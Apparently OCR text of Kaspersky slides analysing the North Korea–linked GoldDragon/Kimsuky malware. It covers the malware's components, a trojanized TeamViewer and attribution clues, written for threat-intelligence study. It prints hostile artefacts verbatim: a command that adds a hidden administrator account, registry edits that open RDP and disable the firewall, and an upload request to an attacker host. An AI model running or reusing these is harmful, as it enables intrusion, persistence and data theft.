


BravePrince Cluster

MAIN FUNCTIONS


— Downloaded by GoldDragon

— Leverage attack process



— Upload system information

— Download additional payload



BeautyandtheBeast Cluster

MAIN FUNCTIONS

— Downloaded by GoldDragon

— Download additional command

— Execute additional command

Commands	Functions
upload	Upload specific file
dir	Collect directory listing
download	Download additional payload
rename	Rename file or directory
newfolder	Create new directory
deletefiles	Delete file(s) or directory

Teamviewer Installer

Check “obamafox” marker

```
if ( size_of_resource > 0 )
{
  while ( loaded_resource[index] != 'o'
       || loaded_resource[index + 1] != 'b'
       || loaded_resource[index + 2] != 'a'
       || loaded_resource[index + 3] != 'm'
       || loaded_resource[index + 4] != 'a'
       || loaded_resource[index + 5] != 'f'
       || loaded_resource[index + 6] != 'o'
       || loaded_resource[index + 7] != 'x' )
  {
    if ( ++index >= size_of_resource )
```

Download

Drop

Inject

GoldDragon

Dropper

Dropping injector
Persistence mechanism
Log harvesting
Teamviewer execution logging

Injector

Inject Teamviewer

Teamviewer

Controlling and monitoring

Custom(Scheweitzer) Teamviewer

```
set Aud Channel! (.\ServerClientBase.cpp, 376)   SCB: Reset Vid Channel! (.\Ser
verClientBase.cpp, 381) ?12345? ?)   (? remote user ???F?B?@?F???F?B?@?F???D?U?
IUser:MultiMedia\PlayDevice  ??????? Schweitzer\Version5 Schweitzer\ Version5\
HKEY_LOCAL_MACHINE\Software\Schweitzer\Version5 HKEY_LOCAL_MACHINE\SOFTWARE\Sch
weitzer\Version5\AccessControl   HKEY_LOCAL_MACHINE\SOFTWARE\Schweitzer\Version
5\MultiMedia  HKEY_CURRENT_USER\Software\Schweitzer\Version5  ScaledSize_X  Sca
ledSize_Y  Message Background_Color  Has_Background_Color  Has_Custom_Logo Text
```

KASPERSKY lab

Rogue Account Installer

Code signed Teamviewer installer

issuer = "/C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA"
subject = "/C=KR/ST=Daegu/L=Nam-gu/**O=EGIS Co., Ltd./CN=EGIS Co., Ltd.**"
version = 3
algorithm = "sha256WithRSAEncryption"
serial = "0f:ff:e4:32:a5:3f:f0:3b:92:23:f8:8b:e1:b8:3d:9d"
not_before = 1430179200 (Tue 28 April 2015 00:00:00 UTC)
not_after = 1498521599 (Mon 26 June 2017 23:59:59 UTC)

Rogue Account Installer

Same code signed malware

Execute command


C:\Windows\System32\cmd.exe /c C:&cd\&cd windows&cd system32&net user **dnsadmin waldo1215!** /add&net user dnsadmin /FULLNAME:"DNS Host Account" /COMMENT:"built in the DNS subsystem." /EXPIRES:NEVER /Active:YES&net localgroup users dnsadmin /delete&net localgroup Administrators dnsadmin /add&net localgroup "Network Configuration Operators" dnsadmin /add&net localgroup "Power Users" dnsadmin /add&exit

Modify Registry


HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\
fDenyTSConnections = 0
MaxInstanceCount : 7
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List -
3389:TCP - 3389:TCP:*:Enabled:@xpsp2res.dll,-22009
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
EnableFirewall = 0
.....

KASPERSKY lab

RAT Loader


Running RAT
Encrypted Payload
Decrypt and Load
Compromised C&C server
Server in ‘H’ University
Server in ‘S’ Church
Call home

Let’s Put Them All Together



Attribution :
Tracking the Ghost

KASPERSKY lab


Language

Korean local of metadata

— Korean language code from metadata

— Korean language code from resource

```
File OS                         : Windows NT 32-bit
Object File Type                : Dynamic link library
File Subtype                    : 0
Language Code                   : Korean
Character Set                   : Unicode
Comments                        :
```



Korean error/debugging message

— North Korean style debugging message

— Korean message about disk information

```
2:F2A0h: 30 34 64 25 30 34 64 25 30 34 64 00 25 73 0A 00   0 4 d %0 4 d %0 4 d  %s .
2:F2B0h: 09 00 00 00 74 68 72 65 61 64 20 77 61 69 74 20   .    t h r e a d  w a i t
2:F2C0h: BF C0 C0 AF 0A 00 00 00 45 6E 75 6D 20 43 72 65   오 유.      E n u m  C r e
2:F2D0h: 61 74 65 54 68 72 65 61 64 28 29 20 66 61 69 6C   a t e T h r e a d ( )  f a i l
```

```
1:64F0h: 6E 61 6D 65 00 00 00 00 73 65 6C 65 63 74 00 00   n a m e      s e l e c t
1:6500h: 74 65 78 74 61 72 65 61 00 00 00 00 69 6E 70 75   t e x t a r e a      i n p u
1:6510h: 74 00 00 00 09 09 09 C0 FC C3 BC 20 BF EB B7 AE   t      . . .  전  체    용  량
1:6520h: 20 3A 25 64 0D 0A 00 00 09 09 09 B3 B2 C0 BA 20    : % d . .      . . .  남  은
1:6530h: BF EB B7 AE 20 3A 25 64 20 20 47 42 0D 0A 00 00   용  량  : % d    G B . .
1:6540h: 61 3A 5C 00 09 09 54 79 70 65 3A 20 55 4E 4B 4F   a : ₩ . .  T y p e :  U N K O
```

Similarity with the data published earlier

	2013 Kaspersky	2014 AhnLab	2014 Who am I	2017 GoldDragon
Locale	Korean	Korean	Korean	Korean
Exfil method	Email	Email Web FTP	FTP	Email Web
Teamviewer ver	5.0.9104.0	5.0.9104.0	5.0.9104.0	5.0.9104.0
Teamviewer Custom name	Goldstager Coinstager	Goldstager Coinstager	SKTeleCom	Schweitzer Gongstrong
Custom WebkitFormBoundary		WebKitFormBoundary whpFxMBe19cSjFnG		WebKitFormBoundary whpFxMBe19cSjFnG

Similar PDB path of Teamviewer client

2013 Kaspersky Blog

- c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb

2014 AhnLab Blog

- c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb
- F:\Work\Tool\Timeviewer\20140113\ie_moth\Release\ie_moth.pdb

2017 GoldDragon


- c:\TeamViewer5_Release\TeamViewer\release\TeamViewer.pdb

Similar Error/Debugging message


SAME ERROR MESSAGE

— Same error message from different compilation date


2014 email sender malware



BeautiandtheBeast malware



BravePrince malware



SIMILAR DEBUGGING MESSAGE PATTERN

2017 Kimsuky malware

GoldDragon

Function Init Failed
Function Init OK!
Spy Already Existed
Get Function Started
Get Desktop Path Failed!
DownLoading First
All Bytes Down Load %d, %d
Down File Create Filed %d
Upload Function Started

RAT loader

MR First Started, Registed OK!
RM-M : FindResourceA Failed
RM-M : LoadResource OK!
RM-M : uncompress OK!
RM-M : VirtualAlloc OK!

2013 Kimsuky malware

Spying module

ShellExecuteA Err!!!
ShellExecuteA Ok!!!
Decrypt Erro!!!
kkk.exe Executing!!!
Down Ok!!!
File Delete Ok!
kkk.exe Copy Ok!
File Executing!
File Existing!
taskmgr.exe Execute Err!!!
taskmgr.exe Execute Ok!!!

Same custom WebKitFormBoundary

GoldDragon file upload

```
    %s\*    .    ..   .hwp    rb  ~~~~~~~~    A:  kjie23948_34238958_KJ238743
 _    host/download.php   %s?filename=%s  Content-Type: application/x-www-form-u
rlencoded
   Mozilla/4.0 follow_dai.000webhostapp.com    image/gif, image/jpeg, image/pjp
eg, image/pjpeg, */*    HTTP/1.0    GET %04d-%02d-%02d-%02d-%02d    ending
-----WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
Content-Disposition: form-data; name="userfile"; filename="result"
Content-Type: application/octet-stream

    Host:   host/post.php   Content-Type: multipart/form-data; boundary=----Web
KitFormBoundarywhpFxMBe19cSjFnG  Accept-Language: en-us      Mozilla/4.0 (compa
tible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322)  */* %s
```


WebKitFormBoundarywhpFxMBe19cSjFnG

2014 Kimsuky malware

